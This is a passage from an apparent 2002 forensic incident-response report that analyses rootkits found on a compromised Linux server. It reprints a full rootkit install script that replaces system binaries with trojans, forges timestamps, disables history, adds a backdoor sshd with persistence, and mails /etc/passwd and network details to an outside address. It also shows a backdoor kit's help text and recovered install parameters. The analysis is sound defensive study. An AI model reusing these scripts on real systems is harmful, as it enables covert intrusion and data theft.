Thu Aug 29 2002 13:06:03       638516 m.. -/-rwxr-xr-x  root/wizi root
                                197285 /usr/local/sbin/sshd
                               638516 m.. -rwxr-xr-x    root/wizi root
                                73144  <hda9.img-dead-73144>
Thu Aug 29 2002 13:11:48       9591 m..   -/-rwx------  root/wizi root
                                217345 /dev/usb/   /install
                               9591 m..   -rwx------    root/wizi root
                                73126  <hda9.img-dead-73126>
```

Contents of /usr/include/hosts.h and /usr/include/sshd_config are listed below. These two files don't exist in this location on standard Linux systems. These files suggest a rootkit designed to setup a ssh server on port 27015 and hide it from standard system process listings.

```
Contents Of File: /usr/include/hosts.h
1 194
2 194
3 6666
3 6667
3 6668
3 27015
4 27015

Contents Of File: /usr/include/sshd_config
# This is ssh server systemwide configuration file.
Port 27015
ListenAddress 0.0.0.0
HostKey /etc/ssh_host_key
RandomSeed /etc/ssh_random_seed
ServerKeyBits 768
```

The next step was to review the install script that this rootkit uses. This is a very good example of what typical root kits will do to a compromised system. The rootkit replaces system commands with the hackers trojaned commands, installs a backdoor through an ssh server, and e-mails critical system information back to the hacker. The contents of the install script are listed below. I will walk through the script explaining the steps it takes as it installs. I located the install script from the information gained from the MAC time. The install script was found in /dev/usb/(space)(space)(space). One more thing to note about the script is the comments are not in English.

Contents Of File: /dev/usb/ /install

```
#!/bin/bash
BLK='^27[1;30m';RED='^27[1;31m';GRN='^27[1;32m';YEL='^27[1;33m';BLU='^27[1;34m';MAG='^27[1;35
m';CYN='^27[1;36m'
WHI='^27[1;37m';DRED='^27[0;31m';DGRN='^27[0;32m';DYEL='^27[0;33m';DBLU='^27[0;34m';DMAG='^27
[0;35m'
DCYN='^27[0;36m';DWHI='^27[0;37m';RES='^27[0m'
startime=`date +%S`
```

It creates a directory with spaces in the name trying to hide itself under /dev/usb.

```
mkdir /dev/usb/"   " -p
echo ""
echo ""
echo ""
echo ""
echo ""
echo "
${RED}================================================================${RES}"
echo "${GRN}          oooo     oooo  oooo       oooo    ooooooooooo      oooo    oooo "
echo "                oooo     oooo   oooo     oooo    oooooooooooo     oooo   oooo  "
echo "                ooooo   ooooo    oooo   oooo     oooo     oooo     oooo  oooo   "
echo "                oooooo.oooooo     oooo.oooo      oooo    oooo      oooo oooo    "
echo "${DGRN}         ooooooooooooo      ooooooo       ooooooooooo       oooooo       "
echo "                oooo  o  oooo       ooooo        oooooo oooo      oooo oooo    "
echo "                oooo     oooo       ooooo        oooo    oooo     oooo  oooo   "
echo "                oooo     oooo       ooooo        oooo     oooo    oooo   oooo  "
echo "                oooo     oooo       ooooo        oooo      oooo   oooo    oooo "
echo "${RED}
================================================================================${RES}"
echo "${YEL}       UPTIME :${MAG}  $(uptime)"
echo "${RED}
================================================================================"
echo "               *                                                          *"
echo "                        ${YEL} Ora systemului :${MAG} $(date)"
echo "              ${RED} *                                                                *"
echo "
${RED}================================================================${RES}"
echo ""
```

This part turns off the recording of commands to the .history files. This will take affect for the root user the next time a shell is started.

```
set HISTFILE
echo "unset HISTFILE" >> /root/.bash_profile
echo "unset HISTSAVE" >> /root/.bash_profile
if [ -f /usr/bin/chattr ]; then
    echo "Are chattr !!! Pt. Kid"
    else
        cp chattr /usr/bin/chattr
             chmod +x /usr/bin/chattr
fi

echo "${YEL}                        Sumele de control !!!!!                      "
echo "${RED}================================================================${RES}"
```

The next part gives insight into the encrypt process discovered earlier. It creates a file .sum that contains md5 hashes of common system commands it will replace. It uses a program that is part of the rootkit called "encrypt" to encrypt the file and save it as /dev/srd0.

```
/usr/bin/md5sum /sbin/ifconfig >> .sum
/usr/bin/md5sum /bin/ps >> .sum
/usr/bin/md5sum /bin/ls >> .sum
/usr/bin/md5sum /bin/netstat >> .sum
/usr/bin/md5sum /usr/bin/find >> .sum
/usr/bin/md5sum /usr/bin/top >> .sum
/usr/bin/md5sum /usr/sbin/lsof >> .sum
/usr/bin/md5sum /usr/bin/slocate >> .sum
/usr/bin/md5sum /usr/bin/dir >> .sum
/usr/bin/md5sum /usr/bin/md5sum >> .sum
./encrypt -e .sum /dev/srd0
echo "${RED}$(cat .sum)                                                              "
echo "${DRED}================================================================${RES}"
rm -rf .sum  encrypt
echo "
${DRED}================================================================${RES}"
echo "               ${YEL}                      Unhide la fisiere
"
```

```
echo "               ${YEL}                    ..................
"
echo "
${DRED}============================================================${RES}"
sleep 1
```

It then uses the chattr command to remove the i, a, and u attributes for the files it will replace. These attributes are often set by a system administrator in an attempt to secure a system. When these attributes are set on files, they prevent them from being deleted or modified.

```
chattr -iau /bin/ps
chattr -iau /bin/ls
chattr -iau /bin/netstat
chattr -iau /bin/lpd
chattr -iau /bin/sshd
chattr -iau /sbin/ifconfig
chattr -iau /usr/bin/find
chattr -iau /usr/bin/top
chattr -iau /usr/sbin/lsof
chattr -iau /usr/bin/slocate
chattr -iau /usr/bin/dir
chattr -iau /usr/bin/md5sum
chattr -iau /usr/include/sshd_config
chattr -iau /usr/sbin/sshd
chattr -iau /usr/local/sbin/sshd
chattr -iau /lib/lidps1.so
chattr -iau /etc/rc.d/init.d/sshd
chattr -iau /etc/rc.d/rc.sysinit
```

The touch command is used to copy the atime and mtime from the original files onto the trojan files the rootkit is placing on the system. This is an example of how easy the time stamps can be modified and why they should not be relied on very heavily.

```
touch -acmr /sbin/ifconfig ifconfig
touch -acmr /bin/ps ps
touch -acmr /bin/ls ls
touch -acmr /bin/netstat netstat
touch -acmr /usr/bin/find find
touch -acmr /usr/bin/top top
touch -acmr /usr/sbin/lsof lsof
touch -acmr /sbin/syslogd syslogd
touch -acmr /usr/bin/slocate slocate
touch -acmr /usr/bin/dir dir
touch -acmr /usr/bin/md5sum md5sum
touch -acmr /usr/bin/pstree pstree
echo "
${RED}============================================================${RES}"
echo "               ${YEL}                     Fisierele de configurare
"
echo "               ${YEL}                    ........................
"
echo "
${RED}============================================================${RES}"
mv -f lib/* /lib/
mv -f conf/lidps1.so /lib/lidps1.so
mv -f conf/*  /usr/include/
echo "
${RED}============================================================${RES}"
echo "               ${YEL}                     Mutam fisierele   !!!!!!
"
echo "               ${YEL}                    ........................
"
echo "
${RED}============================================================${RES}"
sleep 1
```

The script now replaces the original system commands with the Trojan versions.

```
mv -f ps /bin/ps
```

```
mv -f ifconfig /sbin/ifconfig
mv -f netstat /bin/netstat
mv -f top /usr/bin/top
mv -f slocate /usr/bin/slocate
mv -f ls /bin/ls
mv -f find /usr/bin/find
mv -f dir /usr/bin/dir
mv -f lsof /usr/sbin/lsof
mv -f md5sum /usr/bin/md5sum
mv -f syslogd /sbin/syslogd
mv -f pstree /usr/bin/pstree
echo "
${RED}================================================================${RES}"
echo "               ${YEL}                      Sshd - si configul !!!!!
"
echo "               ${YEL}                     ........................
"
echo "
${RED}================================================================${RES}"
```

The install script copies a file, binsshd, to the /bin directory and renames it to sshd. Running the "file" command on this file shows it is actually a shell script file and not a program. The sshd file is a ssh server program file. It replaces the original sshd file on the Linux system. The next two lines copy the same sshd file to two other locations. The next step copies sshdd replacing the initialization script for the ssh server in /etc/rc.d/init.d. This is the script that is called to start the ssh server. In the next section, I have done a through analysis showing that this ssh server is a back door into the system.

```
cp -f binsshd /bin/sshd
cp -f sshd /usr/sbin
cp -f sshd /dev/usb/"   "
mv -f sshd /usr/local/sbin
cp -f sshdd /etc/rc.d/init.d/sshd
```

I am not sure what this part does. The file /dev/ttylmy does not exist on the system. I also checked the MAC timeline file that should have a listing or the file if it ever existed on the system and was deleted.

```
touch /dev/tty1my
chmod 666  /dev/tty1my
```

The install script then adds a program called kiod to the system. I found that this program is called by the /bin/sshd script while doing my analysis in the next section. This is a network sniffer. Sniffers are programs that will capture to any traffic on the network that pass the host it is installed on, not just traffic going to the host. Hackers many times will use network sniffers to capture usernames and passwords that are unencrypted on the network. A sniffer is a type of electronic wiretap device and falls under federal statue for illegal use.

```
cp -f kiod /dev/usb/"   "
touch /dev/usb/"   "/log.tcp
```

This section adds the Trojan ssh server as a valid service and makes it executable. It then stops the valid ssh server and restarts the trojaned version. I found during the analysis of this program below that the Trojan opens a backdoor on port 27015. This trojaned program does not listen on the standard port 22 for ssh. The netstat output captured during the initial incident response does not show port 22 or 27015 open. This proves that the script successfully stopped the original ssh server, but failed to start the back door version. The mtime and ctime on the install script from the timeline of Sept 23

22:55 match the ssh_host_key error entry in the /var/log/messages file. The error message from the /var/log/messages file shows the ssh_host_key in the /etc directory not /usr/include. I checked the /usr/include/sshd_config file that the trojaned ssh server uses and it points to /etc, not to where the hacker copied the config file he wanted to use in /usr/include. This is another example that shows the hacker's skill level is relatively low. He is either using a rootkit he found or one that he created and has not tested to make sure everything works.

```
/sbin/chkconfig --add sshd
mv -f sshd_config /usr/include
mv -f ssh_host_key /usr/include
chmod +x /usr/local/sbin/sshd
chmod +x /usr/sbin/sshd
chmod +x /etc/rc.d/init.d/sshd
chmod +x /bin/sshd
killall -9 sshd
/bin/sshd
cd /tmp
echo "
${DRED}============================================================${RES}"
echo "               ${YEL}                      Protect la fisiere
"
echo "               ${YEL}                     ...................
"
echo "
${DRED}============================================================${RES}"
```

The script now adds back the attributes to the now trojaned system commands to make them harder to delete.

```
chattr +iau /bin/ps
chattr +iau /bin/ls
chattr +iau /bin/netstat
chattr +iau /bin/lpd
chattr +iau /sbin/ifconfig
chattr +iau /usr/bin/find
chattr +iau /usr/bin/top
chattr +iau /usr/sbin/lsof
chattr +iau /usr/bin/slocate
chattr +iau /usr/bin/dir
chattr +iau /usr/bin/md5sum
chattr +iau /usr/include/sshd_config
chattr +iau /bin/sshd
chattr +iau /usr/sbin/sshd
chattr +iau /usr/local/sbin/sshd
echo "
${RED}============================================================${RES}"
echo "               ${YEL}                          StartUp  !!!!!                          "
echo "               ${YEL}                     ........................
"
echo "
${RED}============================================================${RES}"
echo "# Adjust symlinks as necessary in /boot to keep system services from" >>
/etc/rc.d/rc.sysinit
echo "# spewing messages about mismatched System maps and so on." >> /etc/rc.d/rc.sysinit
```

The sshd server is then added to the rc.sysinit file. This will starts services when the system is booted. This ensures that the hacker's backdoor and sniffer continue to work if the system is rebooted..

```
echo "/bin/sshd" >> /etc/rc.d/rc.sysinit
echo "# Now that we have all of our basic modules loaded and the kernel going," >>
/etc/rc.d/rc.sysinit
echo "# let's dump the syslog ring somewhere so we can find it later " >>
/etc/rc.d/rc.sysinit
echo >> /etc/rc.d/rc.sysinit
echo "
${RED}============================================================${RES}"
```

```
echo "               ${YEL}                          Move last files   !!!!!
"
echo "               ${YEL}                     ........................
"
echo "
${RED}============================================================${RES}"
```

The rest of the files are moved to the hidden hacker's directory and the original root kit is deleted from /tmp.

```
cd /tmp
mv -f  my/* /dev/usb/"   "
rm -rf my nl
echo "${DRED}======================================="
echo "${YEL}ATENTIE : Hosturile 'Alloy' sunt:${DRED}"
echo "${DRED}======================================="
echo "${RED}$(tail /etc/hosts.allow |grep ":") ${YEL}"
echo "${DRED}======================================="
echo "${YEL}ATENTIE : Hosturile  'Deny' sunt:${RED}"
echo "${DRED}======================================="
echo "${RED}$(tail /etc/hosts.deny |grep ":")"
echo "${DRED}======================================="
echo "${YEL}ATENTIE : Policy system :"
echo "${DRED}======================================="
echo "${RED}$(/sbin/ipchains -L ) ${YEL}     "
echo "${DRED}======================================="
echo "${DRED}=======================================${RES}"
echo "${YEL}            System configutatie !!!!!          "
echo "${YEL}           ........................            "
echo "${DRED}=======================================${RES}"
echo "${RED}$(cat /proc/cpuinfo)"
echo "${RED}$(df -h)"
echo "${RES}"
```

The last part sends information about the system to the mail program. This program e-mails the information to "notfound_usa@yahoo.com. This is the returned e-mail captured from the mail queue. The date stamp in the e-mail message matches the dates on the install script.

```
echo -e $(/sbin/ifconfig)\n------------Route----------\n$(/sbin/route -n)\n----------Netstat-
---------\n$(netstat -n)\n-----------CPU------------\n$(cat /proc/cpuinfo)\n------------File
system------\n$(df)\n----------Ipchains----------\n$(/sbin/ipchains -L -n)\n----------
Password---------\n$(cat /etc/passwd)  |mail -s "\"$(/sbin/ifconfig |grep inet) \""
notfound_usa@yahoo.com
/sbin/ifconfig
echo "Gata
```

The install script places a file called sshd in the /bin directory. At first glance, this might appear that the hacker is trying to over write the ssh server program. The install file places a script /bin/sshd that starts the a ssh server from /dev/usb/(space)(space)(space) and a program called kiod. The sshd program file does not exist under /sbin on standard Linux install. The install script also added a line in the file /etc/rc.sysinit. This file is run during a system boot to start other services.

- The actual sshd resides in /sbin on a Linux system
- The install file also added the /bin/sshd to the rc.sysint file that runs on startup

Analysis of ssh server backdoor.

I ran the "file command on the /sbin/sshd file. This file is started from rc.sysinit upon system boot-up. It turns out that this is a shell script. It starts the sshd and kiod programs.

```
file sshd
```

```
sshd: Bourne shell script text executable

 [root@linux1 bin]# cat sshd
#!/bin/sh
cd /dev/usb/"   "
./sshd
./kiod >> ./log.tcp &
cd /
```

Running the “strings” command on the /dev/usb/ /sshd program, that is called by sshd script file, shows it is compiled to use /usr/include/sshd_config for its configuration. This configuration file sets up the ssh server as a backdoor on port 27015 and not the default port 22. The configuration file also points to the /etc directory for the host key and not the /usr/include directory that the install script copied the key to.

As discussed during the install script analysis, the compromised system was not listening on port 27015 during the initial incident response. Also the /var/log/messages file shows an error when the server tried to start with the host key. This leads me to believe that this attempt to backdoor the system was unsuccessful.

The configuration file is a good example of how a hacker will modify the default setting of a service. This backdoor will allow for the root UID 0 user to login remotely. Also, it doesn’t require accounts to have passwords to login.

```
strings -a /dev/   /sshd|less
$WVS
/usr/include/sshd_config
Received SIGHUP; restarting.
RESTART FAILED: av[0]='%.100s', error: %.100s.

cat ./usr/include/sshd_config
# This is ssh server systemwide configuration file.

Port 27015
HostKey /etc/ssh_host_key
PermitRootLogin yes
PermitEmptyPasswords yes
UseLogin no
# CheckMail no
# PidFile /u/zappa/.ssh/pid
# AllowHosts *.our.com friend.other.com
# DenyHosts lowsecurity.theirs.com *.evil.org evil.org
# Umask 022
# SilentDeny yes
```

The “strings” output for the second program called by the /bin/sshd script, kiod is listed below. This seems to indicate that kiod is some type of network sniffer. The “promiscuous mode” line is commonly found in sniffer programs. This is how the program sets the network interface to be able to see all traffic passing the host on the network. As mentioned earlier, hackers will typically use a sniffer to capture usernames and passwords as they travel across the network. Running an unauthorized network sniffer on a network could be a violation of the Federal Wiretap statue. Being able to

prove that the sniffer was executed by the attacker could lead to other legal charges being filed against the hacker.

The tcp.log file that this program writes to is empty. The install script for this rootkit did not start the program. The program was set to run on reboot based on the /bin/sshd script being placed in the rc.sysinit file. However, the system was not rebooted during this incident so it does not appear that the sniffer was actually run on this system.

```
strings ./kiod
cant get SOCK_PACKET socket
cant get flags
cant set promiscuous mode
----- [CAPLEN Exceeded]
----- [Timed Out]
----- [RST]
----- [FIN]
%s =>
%s [%d]
eth0
tcp.log
cant open log
```

The MAC Timeline shows standard user and password files being accessed on Sept. 23rd at 23:30. This corresponds to the entry in the /var/log/messages file showing the user "wizi" being added to the system.

```
Mon Sep 23 2002 23:30:55    1180 .a.   -/-rw-r--r--          root/wizi root
                                       201393   /etc/login.defs
                            224 .a.    -/-rw-r--r--          root/wizi root
                                       154885   /etc/skel/.bash_profile
                            5 mac      -/-rw-------          root/wizi root
                                       201770   /etc/gshadow.lock
                            381 .a.    -/-rw-r--r--          root/wizi root
                                       217241
                            /etc/skel/.kde/Autostart/.directory
                            995 .a.    -/-rw-------          root/wizi root
                                       201399   /etc/passwd-
                            96 .a.     -/-rw-------          root/wizi root
                                       23       /etc/default/useradd
                            399 .a.    -/-r--------          root/wizi root
                                       201736   /etc/gshadow
                            24 .a.     -/-rw-r--r--          root/wizi root
                                       154884   /etc/skel/.bash_logout
```

MAC Timeline shows XzKit.tgz file was added to the system.

```
Tue Sep 24 2002 15:28:10    3614476 ..c  -/-rw-r--r-- root/wizi root 65979
                            /usr/bin/XzKit.tgz.2
Tue Sep 24 2002 15:30:51    3614476 ..c  -/-rw-r--r-- root/wizi root 65980
                            /usr/bin/XzKit.tgz.3
Tue Sep 24 2002 15:32:39    3614476 m.c  -/-rw-r--r-- root/wizi root 65977
                            /usr/bin/XzKit.tgz
```

I listed the contents of XzKit.tgz with the same command used for /tmp/cashu.tgz. Based on some of the file names contained in the tar archive, it appears this is also a

rootkit.

```
zcat XzKit.tgz |tar tvf -
drwxr-xr-x xzibit/users      0 2002-04-05 05:18:34 X/
drwxr-xr-x xzibit/users      0 2001-06-07 14:42:35 X/Xf/
-rwxr-xr-x xzibit/users  14204 2001-12-24 10:14:21 X/Xf/dux
-rwxr-xr-x xzibit/users  18571 2001-12-24 10:14:21 X/Xf/fix
-rwxr-xr-x xzibit/users  14204 2001-12-24 10:14:21 X/Xf/psx
-rwxr-xr-x xzibit/users  14208 2001-12-24 10:14:21 X/Xf/pstreex
-rwxr-xr-x xzibit/users  14205 2001-12-24 10:14:21 X/Xf/dirx
-rwxr-xr-x xzibit/users   4711 2001-06-08 00:28:09 X/Xf/move
-rw-r--r-- xzibit/users     72 2001-08-07 13:39:54 X/Xf/root
-rwxr-xr-x xzibit/users  14205 2001-12-24 10:14:21 X/Xf/topx
-rwxr-xr-x xzibit/users   1875 2001-06-07 13:53:44 X/Xf/Xhelp
-rw-r--r-- xzibit/users   1622 2001-06-09 18:46:26 X/Xf/dux.c
-rw-r--r-- xzibit/users   3594 2001-12-24 10:14:21 X/Xf/fix.c
-rw-r--r-- xzibit/users    437 2001-08-07 13:48:26 X/Xf/login
-rwxr-xr-x xzibit/users  15953 2001-06-07 14:09:18 X/Xf/lsofx
-rw-r--r-- xzibit/users   1621 2001-06-09 18:48:39 X/Xf/psx.c
-rw-r--r-- xzibit/users      6 2001-06-07 14:20:58 X/Xf/x.pid
-rwxr-xr-x xzibit/users  14206 2001-12-24 10:14:21 X/Xf/vdirx
-rw-r--r-- xzibit/users   1622 2001-06-09 18:48:10 X/Xf/netstatx.c
-rw-r--r-- xzibit/users   1622 2001-06-09 18:48:24 X/Xf/pstreex.c
-rwxr-xr-x xzibit/users  16023 2001-06-11 00:56:18 X/Xf/locatex
-rw-r--r-- xzibit/users   1611 2001-06-09 18:47:54 X/Xf/lsofx.c
-rw-r--r-- xzibit/users   1610 2001-06-11 00:59:36 X/Xf/stringsx.c
-rwxr-xr-x xzibit/users   7144 2001-12-24 10:14:21 X/Xf/chattr
-rw-r--r-- xzibit/users   1622 2001-06-09 18:46:40 X/Xf/dirx.c
-rw-r--r-- xzibit/users   1637 2001-12-24 10:14:21 X/Xf/socklistx.c
-rwxr-xr-x xzibit/users  12798 2001-12-24 10:14:21 X/Xf/loginx
-rw------- xzibit/users    263 2001-12-24 10:14:21 X/Xf/rootkitutil.h
-rw-r--r-- xzibit/users   1622 2001-06-09 18:49:22 X/Xf/vdirx.c
-rw-r--r-- xzibit/users   1623 2001-06-09 18:46:52 X/Xf/ifconfigx.c
-rw-r--r-- xzibit/users   1621 2001-06-11 00:56:15 X/Xf/locatex.c
-rw-r--r-- xzibit/users   1622 2001-06-09 18:49:03 X/Xf/topx.c
-rwxr-xr-x xzibit/users  14209 2001-12-24 10:14:21 X/Xf/netstatx
-rwxr-xr-x xzibit/users   2250 2001-06-08 05:21:47 X/Xf/logclean
-rwxr-xr-x xzibit/users  16025 2001-06-07 14:20:18 X/Xf/ifconfigx
-rw------- xzibit/users   6965 2001-12-24 10:14:21 X/Xf/vanishme.c
-rwxr-xr-x xzibit/users  16025 2001-12-24 10:14:21 X/Xf/socklistx
-rwxr-xr-x xzibit/users  22579 2001-12-24 10:14:21 X/Xf/vanishme
-rwxr-xr-x xzibit/users  15956 2001-06-11 00:59:51 X/Xf/stringsx
drwxr-xr-x xzibit/users      0 2001-12-03 17:52:19 X/ssh/
-rwxr-xr-x xzibit/users    597 2002-05-01 17:37:10 X/ssh/
-rw-r----- xzibit/users  13411 2001-06-07 13:25:58 X/ssh/FAQ
```

I took a closer look at the MAC Timeline for December 2001 based on the file dates contained in the tar file. It shows the file was untared into the /usr/bin/X directory.

```
Mon Dec 24 2001 10:14:21 6948 m..  -/-rwxr-xr-x  1011  users    323436
                         /usr/bin/X/utils/.Xs
                         5383 m..  -/-rw-r--r--   1011  users    323441
                         /usr/bin/X/utils/.kde.c
                         200 m..   -/-rwxr-xr-x  1011  users    323412
                         /usr/bin/X/patch/rh5.2
                         16545 m.. -/-rwxr-xr-x  1011  users    323437
```

```
/usr/bin/X/utils/kde
263 m..   -/-rw-------  1011  users    82835
/usr/bin/X/Xf/rootkitutil.h
293 m..   -/-rwxr-xr-x  1011  users    323416
/usr/bin/X/patch/rh7.0
13193 m.. -/-rwxr-xr-x  1011  users    323439
/usr/bin/X/utils/siz
4163 m..  -/-rwxr-xr-x  1011  users    323434
/usr/bin/X/utils/.X
393 m..   -/-rwxr-xr-x  1011  users    323418
/usr/bin/X/patch/rh7.2
395 m..   -/-rwxr-xr-x  1011  users    323417
/usr/bin/X/patch/rh7.1
6965 m..  -/-rw-------  1011  users    82843
/usr/bin/X/Xf/vanishme.c
3594 m..  -/-rw-r—r--   1011  users    82820
/usr/bin/X/Xf/fix.c
1637 m..  -/-rw-r—r--   1011  users    82833
/usr/bin/X/Xf/socklistx.c
1144 m..  -/-rw-r—r--   1011  users    323442
/usr/bin/X/utils/.siz.c
```

A listing for the /usr/bin/X/Xf directory shows more files that were contained in the tar file. The additional files have dates of Sep. 24th. These are a result of the install script being run and the files being compiled.

```
ls -la
total 488
drwxr-xr-x    2 1011     users        4096 Sep 24 15:33 .
drwxr-xr-x    7 1011     users        4096 Apr  5  2002 ..
-rw-r--r--    1 root     root          212 Sep 24 15:33 before.log
-rwxr-xr-x    1 1011     users       14117 Sep 24 15:33 chattr
-rwxr-xr-x    1 1011     users       21178 Sep 24 15:33 dirx
-rw-r--r--    1 1011     users        1622 Jun  9  2001 dirx.c
-rwxr-xr-x    1 1011     users       21177 Sep 24 15:33 dux
-rw-r--r--    1 1011     users        1622 Jun  9  2001 dux.c
-rwxr-xr-x    1 1011     users       25544 Sep 24 15:33 fix
-rw-r--r--    1 1011     users        3594 Dec 24  2001 fix.c
-rwxr-xr-x    1 1011     users       22998 Sep 24 15:33 ifconfigx
-rw-r--r--    1 1011     users        1623 Jun  9  2001 ifconfigx.c
-rwxr-xr-x    1 1011     users       22996 Sep 24 15:33 locatex
-rw-r--r--    1 1011     users        1621 Jun 11  2001 locatex.c
-rwxr-xr-x    1 1011     users        2250 Jun  8  2001 logclean
-rw-r--r--    1 1011     users         437 Aug  7  2001 login
-rwxr-xr-x    1 1011     users       19771 Sep 24 15:33 loginx
-rwxr-xr-x    1 1011     users       22926 Sep 24 15:33 lsofx
-rw-r--r--    1 1011     users        1611 Jun  9  2001 lsofx.c
-rwxr-xr-x    1 1011     users        4711 Jun  8  2001 move
-rwxr-xr-x    1 1011     users       21182 Sep 24 15:33 netstatx
-rw-r--r--    1 1011     users        1622 Jun  9  2001 netstatx.c
-rwxr-xr-x    1 1011     users       21181 Sep 24 15:33 pstreex
-rw-r--r--    1 1011     users        1622 Jun  9  2001 pstreex.c
-rwxr-xr-x    1 1011     users       21177 Sep 24 15:33 psx
-rw-r--r--    1 1011     users        1621 Jun  9  2001 psx.c
-rw-r--r--    1 1011     users          72 Aug  7  2001 root
-rw-------    1 1011     users         263 Dec 24  2001 rootkitutil.h
```

```
-rwxr-xr-x    1 1011     users       22998 Sep 24 15:33 socklistx
-rw-r--r--    1 1011     users        1637 Dec 24  2001 socklistx.c
-rwxr-xr-x    1 1011     users       22929 Sep 24 15:33 stringsx
-rw-r--r--    1 1011     users        1610 Jun 11  2001 stringsx.c
-rwxr-xr-x    1 1011     users       21178 Sep 24 15:33 topx
-rw-r--r--    1 1011     users        1622 Jun  9  2001 topx.c
-rwxr-xr-x    1 1011     users       29552 Sep 24 15:33 vanishme
-rw-------    1 1011     users        6965 Dec 24  2001 vanishme.c
-rwxr-xr-x    1 1011     users       21179 Sep 24 15:33 vdirx
-rw-r--r--    1 1011     users        1622 Jun  9  2001 vdirx.c
-rwxr-xr-x    1 1011     users        1875 Jun  7  2001 Xhelp
-rw-r--r--    1 1011     users           6 Jun  7  2001 x.pid
```

The next step[I took in analyzing this rootkit was to look at the install script. I walked through it in much the same way I did for the cashu.tgz rootkit. The install script for this kit pointed to a help file. Below is a listing of this help file. It helped me to understand the basic use of the rootkit.

This rootkit provides much of the same functions as the other rootkit. It will go through the log files on the system deleting any entries pointing to the hack. It sets up a ssh server backdoor on a port that is defined as a parameter to the install script. It also e-mails system information back to the hacker.

```
cat /usr/bin/X/Xf/Xhelp
echo "${blink}${hwht}Usage:${cl}${hyel}${blink}X${cl} ${hgrn}<dirt>
${hyel}<password> ${hred}<port> ${bwht}[mail@adress]${cl}"
echo "
"
echo "
"
echo "${blink}${hgrn}dirt${hwht}:${cl}${hwht} This name will be wiped out
all the systemlogs used by the
administrator to monitor user activity! all logs containing this name will
be cleaned of respective strings while
keeping the original logstamps !!!!${hgrn}logsname = name u telneted the
host to access the system (not the su name
!)${cl}"
echo
echo "${blink}${hyel}password${hwht}:${cl}${hwht}This is the backdoor
password! ${cl}"
echo
echo "${blink}${hred}port${hwht}:${cl}${hwht} This is the backdoor port!
${cl}"
echo
echo "${blink}${bwht}mail@adress{hwht}:${cl}${hwht}This is your mail
adress where sys info is send to! ${cl}"
```

The help file showed what parameters the rootkit required during the install, but at this point I don't know exactly what options the hacker used when he ran the install. Since I captured and imaged the system's running memory during the incident response steps, I have the possibility to retrieve this information. I can treat the memory file much in the same way I would a binary program. I will use the "strings" command to pull out all the ASCII text and then use the "grep" command to filter out lines containing key words. In

this case, I know the attacker typed “install” to start the script. The search I do on memory for the keyword install returns a lot of results. I used the knowledge from the help file to manually look for a line that matched the parameters the install script for this rootkit required.

The line that appears to match is listed below. The rootkit will clear any lines in the log files that contain the word “ftpd”. I looked back through the log files and verified that “ftpd” does not show up in any of the entries. It appears that it was successful at clearing this. This seems to be an attempt by the attacker to hide his access into the system through the ftp server. This also helps to point the attacker's skill level. He tried to cover this tracks, but there are many entries he forgot to account for. Many of the log entries the ftp server generates contain “ftp” not “ftpd” and were not erased. The password for the backdoor is “dramatize”. I will add this to the information I know about the attacker to see if I can locate anywhere else he may use this same password. The backdoor for this rootkit is set to listen on port 36. This corresponds back to the process “kswapd” I located through the netstat output that had port 36 open. The install script for this program does not show it placing any programs on the system with the name “kswapd”. The install script points to the ssh backdoor it places on the system being located under /usr/bin/kernel. This directory does not exist on the compromised system. This could indicate that this rootkit was not installed fully onto the system. The last part of the command line is the e-mail address wizi@wizi.ws. This could be useful in starting to track the hacker. The other rootkit sent e-mail to a generic yahoo e-mail account and is difficult to track back to a specific individual. This domain (wizi.ws) is much more specific and could be used as a starting point.

```
Strings –a /hack/images/mem.img |grep ‘install ‘ |less
./install ftpd ramashitze 36 wizi@wizi.ws
```

The MAC Timeline results showed three more interesting files that were added to the system. Three of the four files were deleted. I will go through each of these files using methods similar to those used above.

```
Sep 24 02 15:37:14       701527 m.c -rw-r--r--  /usr/bin/bazy.tgz
Sep 24 02 15:42:31       359120 m.. -rw-r--r--  /hack/mnt/usr/bin/ .
                         ./scan.tgz <18634> (deleted)
Sep 24 02 15:42:41       305470 m.. -rw-r--r--  /hack/mnt/usr/bin/ .
                         ./skaner.tgz <18635> (deleted)
Sep 24 02 15:42:53       467626 m.. -rw-r--r--  /hack/mnt/usr/bin/ . ./p
                         <18636> (deleted)
```

I used the “file” command to verify that the bazy.tgz file is a compressed tar archive. I then listed the contents of the archive using “zcat” and “tar”. The file names contained in the archive file point to this being another rootkit. It also shows that the files could be in a directory called “rk”. I then used the “find” command to look for a directory called “rk”. This showed that the directory was under the /usr/bin directory.

```
file bazy.tgz
bazy.tgz: gzip compressed data, deflated, last modified: Fri Aug  2
18:07:27 2002, os: Unix
```

```
zcat ./usr/bin/bazy.tgz | tar tvf -
drwxr-xr-x root/root         0 2002-08-02 18:03:36 rk/
-rw-r--r-- root/root     13470 2001-05-10 16:22:37 rk/kernel.tar.gz
-rwxr-xr-x root/root     22703 2001-05-10 16:28:11 rk/codes
-rwxr-xr-x root/root      3348 2002-08-02 18:03:21 rk/install
-rwxr-xr-x root/root      1345 2001-01-22 05:15:41 rk/clean
drwxr-xr-x root/root         0 2001-12-02 20:59:02 rk/ssh/
-rwxr-xr-x root/root       880 2001-02-09 03:49:16 rk/ssh/ssh_config
-rwx--x--x root/root       525 2001-02-09 03:49:53 rk/ssh/ssh_host_key
-rwxr-xr-x root/root       329 2001-02-09 03:51:15 rk/ssh/ssh_host_key.pub
-rwx--x--x root/root       512 2001-02-09 03:50:08 rk/ssh/ssh_random_seed
-rwxr-xr-x root/root       684 2002-08-02 18:05:08 rk/ssh/sshd_config
-rwxr-xr-x root/root    653513 2001-12-02 20:58:28 rk/ssh/sshd
-rwxr-xr-x root/root    652545 2002-06-17 10:34:33 rk/ssh/kswapd
drwxr-xr-x root/root         0 2001-08-23 21:54:47 rk/.backup/
-rwxr-xr-x ktjeong/root  22460 2000-08-22 13:28:03 rk/.backup/du
-rwxr-xr-x ktjeong/root  57452 2000-08-22 13:28:03 rk/.backup/find
-rwxr-xr-x ktjeong/root  39484 2000-08-22 20:43:43 rk/.backup/ls
-rwxr-xr-x ktjeong/root  13184 2000-08-22 13:28:04 rk/.backup/pstree
-rwxr-xr-x ktjeong/root  31336 2000-08-22 20:42:47 rk/.backup/ps
-rwxr-xr-x ktjeong/root 266140 2000-07-17 13:50:24 rk/.backup/top
-rwxr-xr-x ktjeong/root  53364 2000-08-22 20:43:46 rk/.backup/netstat
-rwxr-xr-x ktjeong/root  32728 2000-08-22 13:28:03 rk/.backup/ifconfig
-rwxr-xr-x root/root      1428 2002-05-22 08:25:26 rk/backup
-rwxr-xr-x ktjeong/root   8268 2001-04-13 12:25:01 rk/sl
